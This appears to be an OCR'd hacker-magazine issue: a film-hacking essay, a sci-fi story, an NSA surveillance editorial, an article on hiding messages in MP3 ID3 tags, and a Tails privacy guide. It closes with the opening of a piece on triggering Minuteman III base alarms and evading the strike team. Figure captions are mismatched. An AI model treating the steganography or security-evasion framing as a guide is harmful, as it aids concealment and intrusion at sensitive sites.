While filming this city street, his camera ran out of film. He stopped and reloaded the camera with film. By the time he started recording again, a horse came into the frame (or camera's view). When he was looking back at the footage, it appeared as though the horse appeared out of thin air. He recreated this effect in his films to make a character disappear in a cloud of smoke, for example.

Méliès used the physical nature of film to his advantage, making a never before seen effect. But wait, I can imagine someone objecting because this was a coincidence. "It wasn't as if Méliès meant to do that." Have you heard of Captain Crunch? He discovered that if you blew the whistle found in Captain Crunch cereal, it made a frequency which allowed for free long distance calls. I hope if you are reading this magazine, you know the frequency of the whistle.

Méliès was an example of a technical type of hacking. He was able to take what was understood about film and what he discovered to make something new.

Let us talk about one more hacker, Jean-Luc Godard, and his first film *Breathless* (1960). Godard loved film noir (think *Casa-*

blanca) and wanted to make one as his first movie. But what does it take to make a film noir? You need a morally ambiguous leading man like Humphrey Bogart from *The Maltese Falcon* (1941), a man who "makes crime a career - and ladies a hobby." [3] He is tough and über-masculine, but isn't really that bad of a guy - he is just trying to survive in a hard, cold world. You need a femme fatale, a beautiful, black-widow of a woman who seduces men to compromising (sometimes fatal) situations [4].

On paper, this seems pretty straightforward and his movie seems to follow this structure. We have the car thief Michel and his lover Patricia who leads him to his death. In actuality, this movie inverts genre definitions and expectations [5].

How does the male protagonist, Michel, compare to Bogart? Before he became a car thief, he worked as a flight attendant which, classically, isn't considered the most masculine profession. Instead of being followed by a lover, he pursues a woman who isn't that interested in him.

Patricia is as close as we get to a femme fatale. Physically, instead of being a tall, dark woman with hard eyebrows and flowing brunette hair, she has a pixie cut. She doesn't seduce Michel for personal gain (she doesn't seduce him at all, quite frankly), nor is she the cause of his death.

The film's cookie-cutter structure on paper inverts all genre assumptions through its realization on film. Why did he do this? He was largely unhappy with the way films were being made and wanted to do something different.

Hacking is, as you know, just as much freedom of expression as anything else. Godard and Méliès were both able to break from preconceived notions surrounding their medium. This isn't, of course, specific to these two gentlemen. I just wanted to give you a taste of how hacking is present in film. More importantly, I wanted to illustrate how hacking is much more prevalent than may have perceived.

I love hacking and I love film and, with this article, I hope to move towards merging my two passions. Whatever your passion may be, happy hacking.

1. http://www.crime-research➥.org/news/05.05.2004➥/241/
2. http://www.cs.berkeley➥.edu/~bh/hacker.html
3. http://youtu.be/yRSCV➥2qc2IY
4. http://www.hollywoodmovie➥memories.com/articles/➥film-noir-articles/film-➥femme-fatale-role-holly➥wood.php
5. Brody, Richard. *Everything is Cinema: The Working Life of Jean-Luc Godard*

by Zellie Y. Thomas

He was signaled by a simple beep.

Each time the firmware in his neural implant was updated, a tone was emitted informing him of the newly modified software. It wasn't a loud pitch, but a tone produced at the lowest frequency that a human ear could possibly hear. Despite that no one else could hear the beep, he glanced out his cubicle to catch any signs of arousal. "All that high-techery and they can't remove that annoying beep," Tim huffed.

The workspace cubicles formed an array populated with objects of approximately equal value. Each technician had a black suit with a modern silhouette. Some jackets lay draped over shoulders, but most covered the backs of chairs. Skinny black ties hung from the collars of their white shirts. And their shoes - the shoes were impeccably shined.

What separated him from the others was the small mechanism attached to the cortex of his brain. The micro sized device represented a quantum leap in human bioengineering. These implants contained electrodes that communicated with the brain through neuronal signals.

By linking itself to the networks of the brain it increased memory capacity and gave its user total information recall.

Thousands of citizens across the country had undergone surgeries to install similar devices. It was a costly operation, half the cost of an android, and affordable only to the more privileged members of society.

There were some doctors who performed surgeries or prescribed medicine without implants but it was a rarity. Children with neural enhancements achieved greater scores in aptitude tests. It opened the doors towards elite universities and advanced careers. Journalism, engineering, science, politics. All fields closed off to those without neurological aids.

And Tim had one.

He withdrew his fingertips from the keyboard and sat staring at the screen, wrinkling his forehead and blinking from the glare. He tilted his head and watched the data scrolling across the screen. It abruptly came to a halt and alerted him of an error. "You're like a walking computer, you should be able to figure it out." Tim never took his eyes off the section of computer code on his monitor.

His coworker joked on. "Don't try to guess where the bug is in the code, you could be a 'bit' off." Tim didn't answer. His colleague slowly sunk behind the drab barrier between them. He was gradually closing in on the error delaying the development of Xenith's latest project. The TRA-82 was a portable surface-to-air missile developed by Xenith and the U.S. Army. Each missile was equipped with a reprogrammable system to allow for innumerable updates. It had already been responsible for more than 100 aircraft kills. With an improved targeted system it could potentially record double that. The matrix of cubicles within the office produced a gentle hum of spinning hard disks. Each processor worked together to create the new set of software for the TRA. His fingers glided across the keyboard as electrodes began to communicate within his neural network. "A walking computer is right," he said to himself. The neuronal signals traveled throughout the lobes of the brain, flipping through consolidated layers of information. Without any external command, they stimulated his knowledge of computer programing and began its retrieval process. "I think I got it." After several strokes of the keyboard, he reclined in his padded chair. The computer crunched the thousands of lines of code. Tim closed his eyes with his hands behind his head and smiled.

When his terminal finished checking the data, it would only be a few months until it was loaded into a TRA.

"Looks like all the tests are passing. Knew you could do it, Tim."

Tim smiled hesitantly at the coworker leaning over the cubicle's wall.

"How much you think this program is worth?"

"Millions."

"And how many kills," Tim said. "How many more kills will the improved missile make?" "Hopefully hundreds."

Tim broke eye contact and stared at the "enter" key on his keyboard.

"So what then, a human life is only worth a couple hundred grand?"

"You should of thought about those things before you signed up for this gig."

The neurons traveled rapidly across his brain's hemispheres. They stimulated the brain in order to recollect an instant where he had once before rationalized the outcomes of his actions. He recalled nothing. Tim sat motionless. He stared at the cubicle's wall. A small section of its paint was peeling. He never noticed it before. He reached to push the paint back into place but it crumbled under the pressure. He faced his monitor.

"What's the matter, short circuit?" the coworker wisecracked as he rummaged through Tim's hair.

"I don't know what to do next."

"You upload and we celebrate."

"No," Tim clarified. "I'm confused about what I'm meant to do, not what I am supposed to do."

"Listen, how bout you just upload the code and go into sleep mode in the break room or something."

"I can't do this anymore," Tim blurted. "I need to get out of here."

The black chair rolled underneath his desk and coworkers began to rise behind the walls of their workstations. "What's going on?" "Where does he think he's going?" The last thing he heard before leaving the office was someone shouting his name. He gently pushed the elevator button for the ground floor and it began its descent. Tim watched as the LCD displayed the floor numbers in decrementing order.

"And now what?" he said with his finger still on the button.

The entrance doors of Xenith headquarters slid closed behind Tim. He unfastened the top button on his shirt and loosened his tie. Men similarly dressed crowded the sidewalks. He walked in the direction of Jimmy's, a popular cafe among Xenith employees.

There were many saloons and cafes along Main Street. Xenith established them, as well as residential areas on its property to keep tabs on its employees - though it claimed it was to service them instead.

Tim walked two blocks and stopped at an intersection. There was a commotion several feet behind him.

"Stop," a voice commanded. "Stop or I'll shoot!"

Tim staggered a few steps until his feet gained a faster pace.

"I didn't do anything."

Tim elbowed his way through a mass of people and sidestepped into an alleyway. He pressed his back against the brick wall.

"Because I didn't do anything, I've done something bad?"

He inched out from behind the wall. An officer with a gun drawn barreled down the sidewalk. His eyes began to skip around his surroundings for an exit. He saw a large dumpster, a chain linked fence and a fire escape.

"It's Officer Murphy of the Xenith Police Department. Tim, I need you to come out with your hands up," the voice roared.

"Maybe you have me confused with someone else. There are at least three other Tims in the department."

"We know. But you're the only one whose uplink went offline from the update today. Now, step out slowly."

Tim stepped out with his hands raised. "What are you talking about?"

"All Tims should be in constant connection with the Xenith's server."

"You want me to believe every Tim in Xenith was able to afford a neural implant? That's absurd."

The officer waited. He said, "There's no implant."

"What do you mean?"

"Just come with me, Tim," Murphy said.

"What do you mean there's no implant?"

"You're a TIM," said Murphy. "A Technologically Intelligent Machine."

"I don't understand."

"Now, just come with me so we can safely retrieve the missile code and - "

"No!" interrupted Tim. He made an awkward dash towards the overpass. Murphy fired his gun into the air; its gunshot reverberated under the monochrome sky.

Tim stumbled behind a black sedan. He patted his legs and upper body feeling for exit wounds. There was no blood. He was still alive.

"I'm not a killer," said Tim.

"No one said you were. We can straighten you out. Have you back working like normal."

"And I'm not - I can't be an android."

Clutching where he thought was his heart, Tim breathed heavily. "Just let me go," he said, trying to catch his breath. "You won't - you'll never hear from me again."

Murphy said, "Now, you know I can't do that."

There were a few people gathered around saloon windows. A man exited Jimmy's while putting on a black suit jacket. He walked to join a group of growing onlookers.

"There was a farm. Chickens, cows, but mostly chickens. On one of those days where it's so hot you can hear yourself breathe, a calf was born. A calf amongst all these chickens. All the chicks would crowd around. The cutest thing. The calf thought it was a chicken. Even sat on an egg once trying to hatch it. Local newspapers came down to cover it. A big sensation. A few years later they slaughtered it for ground beef."

"You need to come out with your hands up."

"I don't want to go back. I'm not going back."

The tone agitated Murphy. "You have no choice in the matter," he said. "You're an android, a bot, wires and circuits. You belong to Xenith Corporations."

"You're wrong, Officer Murphy." Tim rose from his hiding spot. "I do have a choice."

"Don't!" Murphy yelled as Tim leapt from the concrete overpass' barrier.

The smell of burning rubber lingered in the air as vehicles maneuvered around the body sprawled on the street. A few honked in frustration. Murphy kneeled next to a motionless Tim and ran an electronic device over his head.

"Like you said, Officer Murphy. There's no implant. I'm just Tim."

Murphy frowned. After a few moments of connecting wires, he svuccessfully reestablished Tim's connection to Xenith's server. And he was signaled by a simple beep.

DISSENT OR DESCENT

This is the choice we face that has never seemed clearer. Do we allow so much that we value and that we've fought for over decades, even centuries, to be dismantled out of apathy, fear, or convenience? Or do we take a stand and fight back, knowing that any time we do such a thing, there are risks of one sort or another involved?

It shouldn't be too hard to predict which choice we would opt for. But choices only remain correct if they're revisited, analyzed, even second-guessed to a point. It's not enough to simply stand up for something because it's what we've always done. We have to know why.

The NSA revelations that continue to come out on a somewhat timed basis are the worst possible nightmare for those who embrace state secrets. But for those who believe in full disclosure and have never subscribed to the notion of "just trust us" by *anyone* in authority, these are the brightest days imaginable. What Edward Snowden has done is turn the intrusive gaze of the National Security Agency 180 degrees and allowed us to see what they do and what they want. We find that, at some point, there comes a revelation that offends each of us, even the NSA's staunchest supporters. When all is finally revealed, however long *that* will take, we believe there will have been very decisive and radical changes in intelligence gathering, both here and abroad.

Consider the fact that relatively few of us are bothered by the existence of spy agencies in the first place. People tend to accept them as a necessary evil and, as long as they feel safe and don't believe their privacy is being violated excessively, these agencies pretty much get carte blanche to do as they please. Even with the initial Snowden revelations, a sizable number of Americans were willing to overlook having their own privacy invaded a bit, so long as it was all in the interests of security and they didn't feel like *they* were actually being targeted. What's a little more private info being given out in this day and age when we're constantly advertising our location and innermost thoughts to the world via social networking?

We've seen this attitude steadily begin to crumble, as the scope of the surveillance becomes better known. Ironically, some of the harshest criticism has come from those in governments who came to realize that the NSA's unblinking eye has had them in its sights for years. Oddly enough, this is precisely what agencies like the NSA are *supposed* to be all about: gathering intelligence on leaders of other countries, even friendly ones. But when it was revealed that Chancellor Angela Merkel's cell phone had been tapped since 2002, the German government was outraged, and so were leaders throughout the world. There were even hints that Snowden would be welcome in Germany to presumably reveal more such details, an abrupt reversal of the unquestioning allegiance they - along with much of the world - have shown towards the United States in their desire to make him a fugitive with nowhere to go. Similar revelations have come out concerning the leaders of Mexico and Brazil, along with more than 30 other heads of state throughout the world. It seems everyone has a breaking point when it comes to their own privacy, even and especially those who routinely violate that of others.

But even though this is what many of the headlines focused upon, this is not where the true story lies. The real issue here is with the insanely thorough and ever-expanding spying being perpetrated against the average citizens of the world. Consider:

- The NSA stores metadata from half a billion telephone calls, emails, and text messages in Germany alone every month.
- In direct violation of the law, France has been revealed to have been intercepting and storing most of that nation's internal Internet and phone communications for years. The NSA is said to have obtained over 70 million phone records on French citizens in a single 30 day period.
- The "Fairview" program is being used by the NSA to spy on the communications of Brazilian citizens.
- Direct access to monitor communications lines has been given to the British spy agency GCHQ (Government Communi-

cations Headquarters) by Verizon, Vodaphone, and BT.

- The NSA has cracked numerous forms of encryption used by private citizens and is planting back doors into consumer products with the help of the tech industry, often through the use of malware and outright theft of keys.
- Most major smartphones are now able to be tapped into by the NSA. These devices contain a world of information on many of us, from our personal correspondence to where we happen to be at any moment. We help make this form of surveillance possible because we want the convenience offered by this technology.
- Google and Yahoo have had their unencrypted data center communications intercepted by the NSA, allowing almost full access to whatever these companies store in "the cloud" on our behalf.

We could go on; there are many more revelations, but the point has been made. Everyone is affected at some point. And everyone should feel violated.

While we share in the outrage, we don't share in the surprise. As we put this issue to press, we're also digitizing Volume Three of our *Hacker Digest* series, comprised of our publications from 1986. What's interesting is that even back then in these very pages, people were concerned about what the NSA was doing and what they had access to. Before the Internet was even born, those who were paying attention could see the looming threat. There was discussion of the fact that warrants weren't needed for phone line monitors known as "pen registers," devices that simply collected the numbers that were being dialed on any line that was being watched, unlike an actual phone tap. This was the metadata of the time and the concern was that this information provided anyone watching with a pretty accurate assessment of who the target spoke to without any actual legal oversight. We are seeing the same concerns now being addressed with regard to the metadata in emails, and how thoroughly that information can paint a picture of who somebody talks to and where their interests lie. Over the years, these concerns haven't changed, but the technology and capabilities certainly have.

Through time, we also occasionally come to accept things that were once thought of as intrusions. An example we see from looking at our earlier material centers on the initial suspicion that Caller ID was viewed with. Having one's phone number transmitted to the called party seemed an unacceptable sacrifice of anonymity. At first, phone companies resisted installing an option to block the number transmission and allow the caller to remain anonymous, but the prevailing concern of the time made this an essential part of the new technology. Today, we accept the fact that we share our phone numbers when we make calls, and relatively few people opt for the anonymous option. It makes things so much more convenient, after all. But while our perceptions may have changed, this doesn't mean that the initial concerns weren't valid and aren't still to this day. Consider that at the time we were discussing these issues back then, we were also amazed that in parts of Europe, it was considered a privacy violation for the phone company to even keep *any* record of who called whom. It was very difficult for us to understand this, as call records were something we were very used to and we saw it on our bills every month. But many in Europe knew all too well that this information in the hands of an evil government could easily be used to round up people based on their affiliations. Again, metadata being implemented as a means of intelligence gathering. And while we may believe we've advanced beyond certain depravities, history always seems to come back and haunt us. Whatever technological advancements we embrace will be used for good, but also inevitably for evil. And, unless a part of those advancements also includes some sort of defense against this, we will find ourselves more the victims of technology than its beneficiaries.

So the choice lies with all of us. Do we blindly trust those who have acted so deceitfully and sink ever more deeply into an Orwellian world of total surveillance? Or do we dissent and establish some boundaries as to what's acceptable and what is clearly not?

It's the citizens of the world, especially those in the United States, who can have a decisive role in what sort of authority we give agencies like the NSA. We don't agree with the overreaching power they have taken for themselves, we never agreed in the past, and we surely won't in the years ahead. Expressing this sentiment vocally is the only way to make such feelings relevant.

ID3 Tag Messages

by Donald Blake

Here's a riddle. What's the most annoying type of specification for a developer and the best type of specification for a hacker? Answer: An informal specification. It's difficult for the developer because they have to write code that matches the specification and they have to provide enough leeway in their code so that when it's reading a file that somewhat uses the informal specification it can still read it. However, it's great for a hacker because they can decide what parts of the specification they want to use and throw as much of it away as they want and their application will still follow the specification.

This is why informal specifications are great vehicles for secret messages. There are three traits to a secret message that make it a great message.

1. *Existence*. No one knows about it except for the sender and receiver.
2. *Readability*. No one can read it except the sender and receiver.
3. *Transportation*. One that is easily transmitted, received, and destroyed.

This is why ID3 tags are awesome for secret messages. The sizes of MP3 libraries are enormous. My collection is around 20 gigabytes, so have fun going through it looking for secret messages. You need a program to be able to read the ID3 tags or have an extremely keen eye. If the ID3 tag is messed up, the MP3 will still work and MP3s are everywhere. It's the standard media for listening to music today and it's growing. Another added benefit of ID3 tags is they can carry any type of data.

ID3 tags are used to hold the informational data about the MP3 file. The standard can be found at `http://id3.org/`. There have been some revisions to the standard over time. I'm just going to go over the two most popular ones: ID3v1 and ID3v2. ID3v1 is located at the end of the MP3 and it's the easiest one to work with because it doesn't provide very much leeway. It has to be in total length 128 bytes long, must start with the word "TAG", only has nine fields and each field has a defined set length. And as a developer, I love this form.


```
ID3v2/file identifier   "ID3"
ID3v2 version           $03 00
ID3v2 flags             %abc00000
ID3v2 size              4 * %0xxxxxxx
```

Figure 1 ID3v1
Source: http://en.wikipedia.org/wiki ➥/ID3#ID3v1

As a hacker, I'd rather work with ID3v2 or greater. ID3v2 tag frames should be no larger than 16MB each and the total length of the tag should not exceed 256MB. They start at the beginning of the MP3 file and each ID3v2 or greater starts with a header. The header should be ten bytes long. The first three bytes are "ID3", then the version which is two bytes, a byte for flags, followed by four bytes for the size.

Figure 2 ID3v2 Header Layout (below)
Source: http://id3.org/id3v2.3.0

Within each ID3v2 tag there are frames that hold the specific information for the MP3 file, such as the title of the song and/or band name. These frames shouldn't be any larger than



16MB each. Each frame header is also ten bytes long. They start with a four byte frame name, four bytes for the size, and two bytes for flags.

```
Frame ID       $xx xx xx xx (four characters)
Size           $xx xx xx xx
Flags          $xx xx
```

Figure 3 ID3v2 Frame Layout
Source: http://id3.org/id3v2.3.0

The best way to understand what these things look like is to open any MP3 file in a hex editor and you'll see exactly what I'm talking about. Just look for the word "ID3" and any of the 100+ declared tag names defined in Section 4 on `http://id3.org/id3v2.3.0`. Some popular ones are the title "TIT1" and album art "APIC" frames. Another cool feature of the specification states that there can be more than one instance of a specific frame.

It's important to realize that an ID3 tag or any data that precedes or ends after the MP3 header and data is not needed to play the MP3 file. An MP3 player will play any file as long as it has valid MPEG-1 data within that file. MPEG-1 data always has a header and then data after it and these repeat for the rest of the file. The first 13 bits that are all set to one in a row is the header of the MPEG-1 data. This header includes all the data that the MP3 player will need to play the data such as version, bit rate, frequency, and many other fields. I included a layout of what an MPEG-1 header looks like, but you can find more information on it at Wikipedia `http://en.wikipedia.org/wiki/MPEG-1_Audio_Layer_3`. The MPEG data usually starts right after the ID3v2 tag. So as long as we don't mess with the MPEG-1 data, our MP3 file will still play and it gives us plenty of space and leeway to hide a secret message.

Figure 4 MP3 header (below)
Source: http://en.wikipedia.org/wiki
➥/MPEG-1_Audio_Layer_3

There are a lot of MP3s and MP3 players out there. MP3s are copied and recopied over and over and people have a tendency to change the ID3 data in their MP3 files and the ID3 tag gets rewritten. Plus, every MP3 player implements the ID3 "Informal Standard" differently. Depending on which MP3 player you use, it may not care about all the tags that are defined in the ID3v2 standard because normally it only shows maybe a dozen of these tags and the rest get ignored. Depending on the MP3 player, it may not care about the size and flags in the ID3 tag header frame simply because it can't display the whole contents of that frame because of design restrictions. If that frame is rewritten, it may not care about what was there before. This is fine from a listening standpoint because the MP3 player will only play the MPEG-1 data and the rest of the file is just informational. Therefore, ID3 tags are usually a mess. Which means a secret message would hide very well among the garbage that is included in most ID3 tags.

We could copy our message into an MP3 file while keeping the MPEG-1 data intact and forget about the ID3 tag. The only problem with this idea is that if our MP3 song is only four minutes long and the file is 20MB large, it's going to look a little funny. If it doesn't have any ID3 tag, it will look funny too. So to avoid our message from being detected, we need to make it look like an ordinary everyday MP3 file.

Since MP3 players can be selective about what they read before and after the MPEG-1 data and the file can be as big as we want it to be and ID3 is an informal standard, we can create our own ID3 frame. Since there are over a hundred different defined ID3v2 frames this makes it easy for our own defined frame to hide out among the real ID3 frames. The size and flag data of the ID3 frames aren't always correct and, as long as we start with four characters followed by six bytes of data, we can make


Field	Length	Description
header	3	"TAG"
title	30	30 characters of the title
artist	30	30 characters of the artist name
album	30	30 characters of the album name
year	4	A four-digit year
comment	28[3] or 30	The comment.
zero-byte[3]	1	If a track number is stored, this byte contains a binary 0.
track[3]	1	The number of the track on the album, or 0. Invalid, if previous byte is not a binary 0.
genre	1	Index in a list of genres, or 255

our frame look like an ordinary ID3 frame and use the other six bytes of data for whatever we want. We could do something cool like use it for an encryption layout. Or maybe we're lazy and just want to use one of the preexisting ID3 frames that go along with what we're doing. We would still be able to hide our message pretty well. Since MP3s are relatively small we can break up our message over a number of different MP3s, thus hiding our message even further. We could even define a decoding order and make another ID3 frame to specify just that information. We can also use a song that drives most people crazy for another layer of security. The possibilities and complexity are endless.

This is why MP3s make the perfect place to hide secret messages. It's interesting that ID3's motto is "Audience is Informed." More than they realize.

Thanks for reading.

Shout out to Violet.



by Brainwaste

"The evils of tyranny are rarely seen but by him who resist it." - John Hay

In this era of new totalitarianism, state sponsored surveillance, and with what the government and ISPs can do legally (and illegally) to spy on you these days, it makes sense to protect your computer data and communications. We all want to avoid the prying eyes of intrusive data surveillance programs. You have probably heard about the NSA surveillance program PRISM, which has openly been used to conduct illegal spying on U.S. citizens. And with the recent attempt by the FBI to pressure Internet providers to install surveillance software that can intercept metadata in real-time, who knows where the abuses will end? The FBI and other federal authorities are used by those in power as a political weapon against hackers and those who embrace a free thinking ideology. Apple, Google, and Micro$oft are all part of PRISM, so I strongly recommend avoiding their proprietary operating systems. Chrome, Internet Explorer, and Safari are not recommended. Instead, you should use Mozilla Firefox or the Tor Browser Bundle.

There are a lot of sick dudes out there. There are a lot of real sick motherfuckers going around debating which is a better computer operating system for protecting your online privacy: Linux or Window$. Hopefully, this article will put the debate to rest. Risk is a variable in any activity, but the objective here is to limit our vulnerability. The goal here is to work on a computer while limiting the risk of exposing our credentials and private data, as well as being anonymous.

So how can we achieve all this? By having a separate operating system which is used solely for sensitive computing. Why is the operating system important? Because virtually all of the data-stealing malware in circulation in the wild today is built to attack Windoze$ systems, and will not run on non-Window$ computers. For security purposes, almost any Linux OS is superior to Winblow$, but a general purpose Linux distro does not make an ideal solution for security, and security hardening a general purpose Linux distro requires skills that most people don't have. So the solution here is to use a Linux Live CD distribution. The beauty

of Linux Live CD distributions is that they can turn a Windoze-based PC temporarily into a Linux computer, as Live CDs allow the user to boot into a Linux operating system without installing anything to the hard drive.

Programs on a Live CD are loaded into system memory, and any changes - such as browsing history or other activity - are completely wiped away after the machine is shut down. To return to Winblow$, simply remove the Live CD from the drive and reboot. Thus, malware that is designed to steal data from a Window$-based system will not load or work when the user is booting from a Live CD. Even if the Windoze$ OS on the underlying hard drive is totally infected with a virus or Trojan, the malware cannot capture any information when booting with a Linux LiveCD this way.

The main reason to use a bootable Live CD is it's not persistent, unlike a hard drive install or a persistent bootable USB flash drive, offering the most security and privacy because absolutely nothing remains when the CD is shut down. Although a persistent install of Linux is better because it's a more secure OS, using a non-persistent system is the best because not even your browsing history will be saved when the system is shut down. Absolutely nothing is saved when it is shut down, not even apps you have installed. Linux never stores as much information as Windows and a Live CD stores even less. Even if you have Linux installed to the hard drive, using a Live CD or a non-persistent USB Linux bootable distro would give you the best protection of all. If your PC can be booted off a USB thumb drive, it is also possible to put the Live Linux distribution on a USB thumb drive, eliminating the need for a CD. Most distros have an option to create a bootable USB thumb drive. The advantage is that a bootable USB stick is faster than a CD.

A bootable Live Linux USB thumb drive can be very effective for security, but there are important differences in implementation one should be aware of. Bootable USBs come in two flavors: persistent and non-persistent. Thumb drives made with persistence means the software can be modified and changes occurring in one session will carry forward to the next. For security, persistence is undesirable because an attack in one session can corrupt actions taken in subsequent user sessions, compromising system integrity. Further, off-the-shelf Linux distros like Ubuntu and Linux Mint are not designed for security. They are designed to be general purpose OSes with extra packages included for email, office productivity, multimedia, photo editing, and Flash which are all known to be vulnerable to attack. These packages increase the attack surface of the device, making it undesirable for security. Also, the typical OTS Linux distro is designed to boot with all ports open and local networking open by default. This is a major security vulnerability because it makes the system vulnerable to attack by other infected machines on the same LAN.

There are three basic types of threats to your data: 1) Data that is stored on your computer; 2) Data on the wire - your data that is transmitted over/on the Internet; and 3) Data that is stored by third parties like your Internet service provider and by the sites that you visit. VPNs and web proxies are a joke as they both do not provide any real online privacy protection. To save our online privacy, we cannot woo false Gods or evoke half measures.

All is not lost, as there exists a new hope to protect and preserve our online privacy and anonymity. And that is Tails: The Amnesic Incognito Live System. Tails is a Debian Live CD/USB/SDHC flash card for almost any x86/x64 system. Tails neutralizes all of the above types of threats to your data. Tails can be run on most computers independently of whatever the installed operating system is and is perfect for conducting sensitive activities from untrusted computers without leaving a local record of your surfing activities.

First of all, Tails is designed out-of-the box to be non-persistent, meaning every boot creates a separate yet exactly identical working environment. It is purpose-built for the task of privacy and uses a small fingerprint to minimize its attack surface. Tails boots up fast and the boot menu offers the user a choice of eleven languages for use on the system. Once Tails has booted, Tor automatically launches itself. All network traffic is routed through Tor, so you will be able to surf the Internet and access websites even behind the most restrictive firewalls. It is impossible for applications to connect to the Internet with your real IP. Thus, Tails is perfect for those who want to bypass Internet censorship imposed by corrupt governments whose internal politics repress freedom. I2P traffic is routed through Tor so you can browse websites with a proxy IP without any configuration. You can visit .i2p websites not accessible from the regular Internet. The user is provided with

Vidalia as a GUI for Tor and Firefox as a web browser. Flash and many other options which make it easy to track your IP address or load code are turned off by default. Firefox comes with a bunch of privacy add-ons like HTTPS Everywhere, Adblock Plus, Cookie Monster, FoxyProxy Standard, and NoScript. All cookies are treated as session cookies by default. The CS Lite extension provides more fine-tuned cookie control for those who want it. These add-ons give you real privacy protection: encryption, protection from tracking cookies, script prevention, etc. Further, Linux stores lasting configuration and cache data in "dotfiles" in the home directory (just files or directories whose names start with a period), but these files are not stored in the Tails Live CD. No trace is left on local storage devices unless explicitly asked.

Tails comes with a "camouflage option" which makes the default Gnome desktop look like Windows XP. I always use this option, as no one will suspect what I am doing. If any Geheime Staatspolizei types happen to be shoulder surfing on my activities, the XP desktop allays their suspicions. Tails comes with aircrack-ng, a non-graphical tool for checking the security of your Wi-Fi network.

Tails also can be used in "safe" environment mode. The user is provided with all the necessary software to view/edit files: OpenOffice, Audacity, GIMP, and more are all included in the distro. With these you are able to edit office files, watch videos, record sounds... all without leaving any trace of your activities on the physical computer. The default file manager to navigate through your folders is Nautilus. The Nautilus file manager has been installed with extensions for securely wiping files. You can delete files and be sure that no one can recover them. A simple right-click on a file, and then "Wipe" will do the trick. The file will be erased and the space written over with random data so as to make data recovery impossible. You can create a persistent storage volume on a Tails USB with `Tails > Configure Persistent Volume`, and delete it just as easily with `Tails > Delete Persistent Volume`.

A copy-paste manager and a virtual keyboard are two programs in the System Tray. The virtual keyboard is very useful in case the computer you are working on physically records what you are typing with a keystroke logger. The copy-paste manager is useful, but if you forget to erase it at the end of your session, it does present a security risk: it might contain email addresses, URLs, passwords, and any information that was copied into the clipboard can be accessed. Network Manager for easy network configuration, Simple Scan, and SANE for scanner support, as well as Shamir's Secret Sharing for encryption are all included.

I also use Tails for secure communications. The IM/chat client Pidgin comes by default with the "Off The Record" plug-in which encrypts your messages. I also use the Claws Mail email client with OpenPGP encryption. In addition, Tails can be used for the encryption of physical drives and folders with the program TrueCrypt for a LUKS encryption. I understand that the developer is working on including a MAC changer program, but that it is not currently operational.

Cold boot attacks are also defeated. When you shut down your computer, the RAM will take several minutes to completely erase its contents. A cold boot attack is when someone makes use of this delay to recover all of the contents of RAM, which translates to almost everything you've done during your session. Tails automatically wipes and fills RAM with random data at the end of your session.

I have also used Tails on an SD memory card which I can use on many different laptops, as some laptops and netbooks don't have optical drives. If you do decide to use Tails on a laptop, I'd urge you to plug the notebook into a router via a networking cable, as opposed to trying to access the Web with the Live CD using a wireless connection. Networking a laptop on a wireless connection while using a Live CD distribution may be easy if you are not on an encrypted (WEP or WEP/WPA2) wireless network, but attempting to do this on an encrypted network is not for the Linux newbie.

So the Tails setup contains absolutely no personal information or files, and no software installed on it or services that are accessed from it can be tracked back to any one specific individual or organization. In the United Surveillance States, Big Brother knows *everything.* But not if you are using Tails.

Links

`https://tails.boum.org` - Tails 0.21

`http://cryptome.org/2013/07/nsa-tracking/nsa-tracking.htm` - Some details of NSA email and phone tracking programs

Fun with the Minuteman III Weapon System - Part Two

Intercepting Basic Nuclear Missile Communications

by Bad Bobby's Basement Bandits

Welcome to Part Two of fun with an active Minuteman III nuclear weapon system. In Part One, we examined how to activate one of the Minuteman III security system alarms, how a basic security strike team responds to the alarm, what you need to do to avoid dealing with the strike team, and how multiple alarms might be fun to observe!

